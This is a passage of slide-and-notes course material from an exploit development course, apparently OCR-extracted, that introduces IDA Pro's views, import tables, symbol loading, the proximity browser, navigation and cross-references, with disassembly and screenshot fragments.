sub     eax, 3A4h
jz      short loc_402262
```

```
sub     eax, 4
jz      short loc_40225C
```

```
loc_402262:
mov     eax, 411h
retn
_CPtoLCID endp
```

```
sub     eax, 0Dh
jz      short loc_402256
```

```
loc_40225C:
mov     eax, 804h
retn
```

```
dec     eax
jz      short loc_402250
```


```
loc_402256:
mov     eax, 412h
retn
```

```
100.00% (-4,71) (686,174) 00002235 00402235: CPtoLCID
AU:  idle   Down        Disk: 60GB
```

Primary Dashboard (1)

On this slide is a screenshot of the primary dashboard in IDA. There are countless features; however, this slide only shows some of the primary windows. The long bar at the top, labeled as "Overview Navigator", is a graphical representation of the memory for a given file. Clicking anywhere on this bar will take you to different locations within the program. The list titled "Function names" on the left is the list of functions associated with the image being analyzed. If debugging symbols are provided, the majority of function names will likely be resolved, else you will often see functions labeled by their memory address. (e.g. sub_4a694c) The large window in the center of the screenshot is the graphical view window. This window provides the viewer with a graphical representation of a function and breaks code blocks into its own boxes. By pressing the spacebar, one can jump to the text disassembly view of the function. The various tabs to the right of the graphical view window can offer easy access to various structures and sections such as the import address table (IAT) and export address table (EAT).

Primary Dashboard (2)



```
arg_0           = dword ptr  4

                mov     eax, [esp+arg_0]
                sub     eax, 3A4h
                jz      short loc_402262
                sub     eax, 4
                jz      short loc_40225C
                sub     eax, 0Dh
                jz      short loc_402256
.text:0040224A  dec     eax
                jz      short loc_402250

loc_402250:
                retn
0000224A 0040224A: CPtoLCID+15
```

Disassembly View

```
successfully loaded into the database.
Compiling file 'C:\Program Files (x86)\IDA 6.4\idc\ida.idc'...
Executing function 'main'...
Compiling file 'C:\Program Files (x86)\IDA 6.4\idc\onload.idc'...
Executing function 'OnLoad'...
IDA is analysing the input file...
You may start to explore the input file right now.
```


```
AU:  idle   Down      Disk: 56GB
```

Primary Dashboard (2)

By pressing the space bar from within the IDA View, you can switch between graphical view and disassembly view. As you get more comfortable with reversing, you will likely spend more time in the disassembly view. You can also right-click and select your preferred view.

Import and Export Address Tables

- By clicking on the "Imports" or "Exports" pane you will get a listing of the IAT/EAT or PLT/GOT for the file examined




Address	Ordinal	Name	Library
00405000		RegOpenKeyExA	ADVAPI32
00405004		RegQueryValueExA	ADVAPI32
00405008		RegCloseKey	ADVAPI32
00405010		CreateProcessA	KERNEL32
00405014		GetFileType	KERNEL32
00405018		GetModuleHandleA	KERNEL32
0040501C		GetStartupInfoA	KERNEL32
00405020		GetCommandLineA	KERNEL32
00405024		GetVersion	KERNEL32
00405028		ExitProcess	KERNEL32
0040502C		TerminateProcess	KERNEL32
00405030		GetCurrentProcess	KERNEL32
00405034		UnhandledExceptionFilter	KERNEL32
00405038		GetModuleFileNameA	KERNEL32
0040503C		FreeEnvironmentStringsA	KERNEL32

- There are other panes and views as well which will be discussed when appropriate

Import and Export Address Tables

It is often useful to examine the Import Address Table (IAT) or Export Address Table (EAT) of a Windows binary and the Procedure Linkage Table (PLT) and Global Offset Table (GOT) entries, as well as any dynamic dependency information for a Linux binary. The "Imports" and "Exports" panes can be clicked on to see this information. As to be expected, the IAT of a regular Windows program would likely be heavily populated, while its EAT would be empty, or close to empty. A Windows Dynamic Link Library (DLL) would have a populated EAT as it provides functionality to other programs. There are several other panes and views such as "Strings," "Hex View," and "Structures" which will be discussed when appropriate.



Debugging Symbols Resolved

← Failed to load symbols

```
Functions window
Function name                      S
RegisterServicesProcess            te
CreateWindowStationW               te
sub_77D61632                       te
sub_77D6181A                       te
sub_77D6182E                       te
sub_77D6186D                       te
sub_77D619F0                       te
sub_77D61869                       te
sub_77D6187D                       te
sub_77D61891                       te
sub_77D618B6                       te
sub_77D61C86                       te
sub_77D61DAF                       te
sub_77D61DC7                       te
CreateDesktopW                     te
CreateDesktopExW                   te
```


Properly loaded symbols →

```
Functions window
Function name                                    S
RegisterServicesProcess(x)                       te
CreateWindowStationW(x,x,x,x)                    te
CommonCreateWindowStation(x,x,x,x)               te
NtUserCreateWindowStation(x,x,x,x,x,x,x)         te
LoadCursors()                                    te
bCheckIfDualBootingWithWin31()                   te
vCleanConvertedTTFs()                            te
NtUserInitializeClientPfnArrays(x,x,x,x)         te
NtUserProcessConnect(x,x)                        te
LoadCursorsAndIcons()                            te
LoadIcons()                                      te
InitOemXlateTables()                             te
__ClientFontSweep(x)                             te
vFontSweep()                                     te
CreateDesktopW(x,x,x,x,x,x)                      te
CreateDesktopExW(x,x,x,x,x,x,x,x)                te
```

Sec760 Advanced Exploit Development for Penetration Testers

Debugging Symbols Resolved

On this slide is an example of what proper symbol resolution looks like when the file was linked with debugging information. It is pretty obvious to see whether or not debugging symbols have properly loaded. In the image on the left, debugging symbols have not properly loaded, while on the right, they have properly loaded. IDA names unresolved functions by prepending the virtual memory address with "sub." e.g., sub_77D6DC72. We are fortunate when vendors such as Microsoft provide debugging symbols, as many vendors do not. We will cover more on this topic in the appropriate section.



Proximity Browser

- Graphs relationships between functions & data
- Supported starting in IDA 6.2
- Provides a more simplified high level view


Proximity Browser

The Proximity Browser was made available starting with IDA Version 6.2. It is a tool that helps graph the relationships between functions, data such as variables and constants, thunks, and more. To bring up the Proximity View window you must toggle the + and – keys on your number pad, or by turning num-lock on and pressing the appropriate number keys on your keyboard. You can also get to it by going to the menu option View, Open subviews, Proximity Browser. There are various views available to visualize the call-graph data. By hovering over many of the items shown on the display, more data will be provided in a pop-up box. You can also double click the elliptic nodes (circles) to expand out other data references and functions, as well as collapse and expand parent and child connections. This view helps you visualize the flow of the program from a high level. It can easily be seen how functions are related and the data on which they act.

More information on the Proximity Browser can be found at http://www.hexblog.com/?p=468.

Proximity View Example (1)

- We see strcpy() is used




Function name
puts@@GLIBC_2_0
exit@@GLIBC_2_0
__libc_start_main
strcpy
printf
puts
exit

- We want to know what path the program takes to get to any strcpy() calls
  - This is where the proximity view comes into play
  - From the num-lock keypad press + and – to toggle in and out of proximity view

Proximity View Example (1)

We will now walk through a very simple example demonstrating some of the usefulness of the feature. On this slide a screenshot is shown of the "Function name" window from within IDA. We see that the strcpy() function is used in this program and we want to find out when it is called since we know that it may be a vulnerable condition. In order to switch to proximity view, we must press the + key from the number pad.




Proximity View Example (2)

- Once in proximity view, press "g" to jump to an address and type in a function name
  - In this example, we typed in strcpy
- Right-Click outside of the box and click on "Add name"
  - Select "_start" from the list of function names
  - ... Also notice the various graph viewing options

Proximity View Example (2)

Once inside of proximity view, we press "g" to bring up the "Jump to Address" box. We enter in "strcpy" and see the result on the top image. We may need to collapse parents and children if necessary. We now click anywhere outside of the "strcpy" box and click on "Add name." When prompted with the list of available functions, we click on "_start."

There are also many different ways that proximity view can display our data as you can see in the lower image.



Proximity View Example (3)

- You should now have two functions which are not directly connected
- We now want to find the path
  - Right-click on "_start" & select first option, "Find path"
  - We now see the path from the start of the program to the strcpy function!
  - This is a contrived example as the function is only called once
  - If you hover over the calling function, you see the buffer size


```
dest = byte ptr -258h
src  = dword ptr  8
```

Proximity View Example (3)

We now have two boxes, side-by-side shown in the top image. They are not directly connected and we want to know at what point strcpy() is called. In order to do this we right click inside the "_start" box and select "Find path." The path from "_start" to the strcpy() function is not shown. We can quickly change to disassembly view if desired and get the address of any point within this flow in order to set breakpoints and such. If you simply hover over the function calling strcpy(), you will be given information such as the buffer size which can be very useful. This is shown in the lower image. Note that this is a very contrived example to simply demonstrate the usefulness of the proximity browser feature.

Loading an Object

- File, Open ...
  - Select the file
  - IDA will attempt to choose the right IDA loaders
    - It is usually right
    - You will normally just accept defaults
  - Binary loader requires you to set the entry point
  - Watch for packing



Load a new file

Load file C:\Defense\unpatched\mshtml.dll as

- Portable executable for 80386 (PE) [pe.ldw]
- MS-DOS executable (EXE) [dos.ldw]
- Binary file

Processor type: Intel 80x86 processors: metapc

Loading segment: 0x00000000

Loading offset: 0x00000000

Analysis

☑ Enabled

☑ Indicator enabled

Options

☑ Create segments

☐ Load resources

☑ Rename DLL entries

☐ Manual load

☑ Fill segment gaps

☑ Make imports segment


☐ Create FLAT group

DLL directory: C:\Windows

Loading an Object

Loading a new object into IDA is as simple as clicking on "File", and then "Open." After you select the file you wish to disassemble, the window on the screen is displayed, providing you with many options. This window may differ depending on the version of IDA you are running. The most common objects to open for Windows are PE Executable and PE Dynamic Library. As you can see on the slide, IDA tried to determine the right IDA loader for the job. We have three options displayed in this example: Portable executable, MS-DOS executable, and Binary file. The highlighted default is likely the correct choice unless you have some reason to believe otherwise. If the only option is "Binary file," it means that IDA could not recognize the file type and needs help. If you select the "Binary file" option you will need to give IDA an entry point. IDA needs to know an address of a valid instruction to begin. The processor type should be automatically set and correct, as will the Kernel options, which are mostly likely all turned on to improve disassembly.

Once you click "OK" you may get some messages about the program being linked with debugging information or errors indicating anti-reverse engineering efforts such as packing. If debugging symbols are available for the file you are analyzing, they will make reversing much easier. We will take a look at this a bit later. If the entry point is unknown, the import address table (IAT) is damaged, or other loading errors occur, the program may have been packed, or compiled with anti-reverse engineering techniques. In this case you will be required to unpack the file, or deal with obfuscation techniques before analysis. This can be a very challenging situation and is common when dealing with malware reversing which is outside the scope of this course.




Saving the Database

- IDA auto-analysis
- IDB Files and the IDA database
  - .id0 – B-tree style database
  - .id1 – Descriptive flags
  - .nam – Names window information
  - .til – Local type definitions

Saving the Database

Once auto-analysis is complete, IDA creates a database file with the extension .idb. It is much faster to open the .idb file once the auto-analysis has finished the first time around. Along with the .idb file are four other files, each using the prefix of the name of the file being analyzed. These files are .id0, .id1, .nam, and .til. Each is proprietary to Hex-Rays and from a high-level, serve the purpose defined on the slide, as stated by Chris Eagle in his IDA Pro book. Once a database file has been created, the original object file is no longer used, unless IDA is used to debug a running program.



Navigation

- Double-clicking function names
  - Function name window
  - From within the IDA View window
    - loc_77d8fbc3 ← No symbol
    - _LocalFree ← With symbol
    - Cross-References are also clickable (XREF)


```
loc_8048483: ; CODE XREF: main+1A↑j
```

- The "g" hotkey to jump to an address
- The "jump" menu option

Navigation

Navigating around inside of IDA is quite simple; thanks to features such as double-click navigation and the use of hotkeys. The Function name window allows you to click on any symbol name or non-symbol name to jump directly to that function. Double-clicking a name will automatically load the function into IDA's viewer window. You can also double-click on cross-references.

By pressing "g" from within the graphical or text viewer, a pop-up box will appear requesting an address. Entering in a valid address will result in a jump to that location. The jump menu option on the top of the dashboard provides you with a list of options, allowing you to navigate to any desired location. It is recommended that you get familiar with these options by experimenting.



Cross-references (1)

- Cross-references are used locate where or when code or data of interest is accessed
  - Code cross-references
    - A reference from one instruction to another non-sequential instruction, referenced by memory address or offset
    - Jumps and Calls flow in one direction
    - Destination indicates the cross-reference with arrows ↑↓
  - Data cross-references
    - A reference from an instruction to data - "r/w/o"
    - Read and Write cross-references are always from an instruction, while offset cross-references, such as that with a pointer may be cross-referenced from other data

Sec760 Advanced Exploit Development for Penetration Testers


Cross-references (1)

The use of cross-references within IDA is extremely useful. Cross-references allow you to see who called a function or block of code you are interested in, as well as when memory locations in the data segment is written to or read. When fuzzing an application and discovering a bug, it is typically the case that the tester will want to know how the potentially vulnerable function was reached. Sometimes the call stack can be used to get some information while other times it may be corrupt due to the crash. An easier way is to use the cross-reference functionality from within IDA. Let us say that we have determined function "Foo" to be vulnerable to an overflow condition and we would like to know when it is called and how many times it is called. We can go to the Function name windows within IDA and locate the function Foo(). We can double-click the function name which opens it up in the IDA viewer. Next, we can click on the virtual address of the start of the function and press ctrl-x. This brings up the cross-references window and we can see each time the foo() function is called and from where it is called. This allows us to set the appropriate breakpoints inside of a debugger, as well as trace all of the nested functions if we desire. Another option is to use the proximity viewer.

